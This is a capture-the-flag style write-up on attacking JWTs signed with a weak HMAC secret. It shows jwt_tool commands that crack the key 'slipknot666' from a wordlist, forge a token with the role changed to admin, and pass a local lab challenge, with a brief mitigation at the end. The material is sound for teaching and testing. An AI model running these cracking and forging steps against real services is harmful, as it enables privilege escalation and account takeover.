JWT Attack - *Weak HMAC secret used as a key*

I. Explain


As we know, HMAC signed keys use symmetric encryption (HS256/HS384/HS512) . When we was authenticated, the Server will create a jwt token by encode the **header** and **payload** then used a secret key to encrypt them . The code after encrypt is third part of token – signature . That secret key is also used to verify the integrity of data from the next request.

So, we will use brute-force/directory attack to check whether we can guess/crack the key. This can be done offline, without any requests to the server, once we have obtained a JWT. If that successful, we can use that key to make own signature.


II. Exploit

In this article, I demonstrate on jwt-hacking-challenge(weak secret key lab)

The first, we wil send the request to server then we will received a jwt token.




```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 258
ETag: W/"102-xfVCHSmRwv7o//u2Xuh76G7Bevw"
Date: Thu, 08 Jul 2021 13:36:54 GMT
Connection: close

{"jwt":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwic
m9sZSI6IlVzZXIiLCJpYXQiOjE2MjU3NTE0MTQsImF1ZCI6Imh0dHBzOi8vMTI3
LjAuMC4xL2p3dC93ZWFrLXNlY3JldCJ9.rwW9j_nQtIhVjBNs0kluJjdG4YuJm8
8nRq1GDp6EPGw","endpoint":"https://127.0.0.1/jwt/weak-secret"}
```



JWT

```
Headers = {
  "alg": "HS256",
  "typ": "JWT"
}

Payload = {
  "account": "Bob",
  "role": "User",
  "iat": 1625751414,
  "aud": "https://127.0.0.1/jwt/weak-secret"
}

Signature = "rwW9j_nQtIhVjBNs0kluJjdG4YuJm88nRq1GDp6EP
```

The next, we perform directory attack to crack the key by tool:



```
┌──(kali㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJ
pYXQiOjE2MjU3NTE0MTQsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC93ZWFrLXNlY3JldCJ9.rwW9j_nQtIhVjBNs0kluJjdG4Y
uJm88nRq1GDp6EPGw -C -d ../rockyou.txt

 Version 2.2.3                                      @ticarpi

Original JWT:

[+] slipknot666 is the CORRECT key!
You can tamper/fuzz the token contents (-T/-I) and sign it using:
python3 jwt_tool.py [options here] -S HS256 -p "slipknot666"
```

I use jwt_tool.py in this case. We can also use a different tool such as hashcat,….etc..

$ python3 jwt_tool.py JWT_HERE -C -d dictionary.txt

-C : crack

-d : specific file wordlist for cracking

The tool use keys in wordlist and two first parts of token for signed , then compare with signature in the token. If it valid, that key is the correct key which server used to sign.

By had the secret key, we can forge anything we like in the token. This could be a critical vulnerability.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiQm9iIiwicm9sZSI6IlVzZXIiLCJpYXQiOjE2MjU3NTE0MTQsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4xL2p3dC93ZWFrLXNlY3JldCJ9
```


```
{"alg":"HS256","typ":"JWT"}.{"account":"s0vvn","role":"admin","iat":1625751414,"aud":"https://127.0.0.1/jwt/weak-secret"}
```

```
{"alg":"HS256","typ":"JWT"}.{"account":"s0vvn","role":"admin","iat":1625751414,"aud":"https://127.0.0.1/jwt/weak-secret"}
```

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9LnsiYWNjb3VudCI6InMwdnZuIiwicm9sZSI6ImFkbWluIiwiaWF0IjoxNjI1NzUxNDE0LCJhdWQiOiJodHRwczovLzEyNy4wLjAuMS9qd3Qvd2Vhay1zZWNyZXQifQ==
```


Then use the same alogrithm and key to forge token by **jwt_tool.py**

$ python3 jwt_tool.py [options here] -S HS256 -p "secret_key"



```
┌──(kali㉿kali)-[~/jwt_tool]
└─$ python3 jwt_tool.py eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiczB2dm4iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE2MjU3NTE0MTQsImF1ZCI6Imh0
dHBzOi8vMTI3LjAuMC4xL2p3dC93ZWFrLXNlY3JldCJ9.rwW9j_nQtIhVjBNs0kluJjdG4YuJm88nRq1GDp6EPGw -S hs256 -p "slipknot666"

   JWT_Tool
 Version 2.2.3                                                  @ticarpi

Original JWT:

=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = "HS256"
[+] typ = "JWT"

Token payload values:
[+] account = "s0vvn"
[+] role = "admin"
[+] iat = 1625751414    ==> TIMESTAMP = 2021-07-08 09:36:54 (UTC)
[+] aud = "https://127.0.0.1/jwt/weak-secret"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------

jwttool_d218f530f56ec2336b5a9b499d657c2d - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhY2NvdW50IjoiczB2dm4iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE2MjU3NTE0MTQsImF1ZCI6Imh0dHBzOi8vMTI3LjAuMC4x
L2p3dC93ZWFrLXNlY3JldCJ9.NuDb5HIBtRTXpJJPyeV-Pfds09M9qAmwvLNGoKBsc0c
```

Send the request with own token to the server, then we was authorized as different account and upgraded role to ‘**admin**’.



```
{
    "message": "Congrats!! You've solved the JWT challenge!!",
    "jwt_token": {
        "header": {
            "alg": "HS256",
            "typ": "JWT"
        },
        "payload": {
            "account": "s0vvn",
            "role": "admin",
            "iat": 1625751414,
            "aud": "https://127.0.0.1/jwt/weak-secret"
        },
        "signature": "NuDb5HIBtRTXpJJPyeV-Pfds09M9qAmwvLNGoKBsc0c"
    }
}
```

This Attack was Successfully!

III. Mitigation

The impact of this attack is very critical but prevent it is very easy. We need only to use a sufficiently strong key used in the signature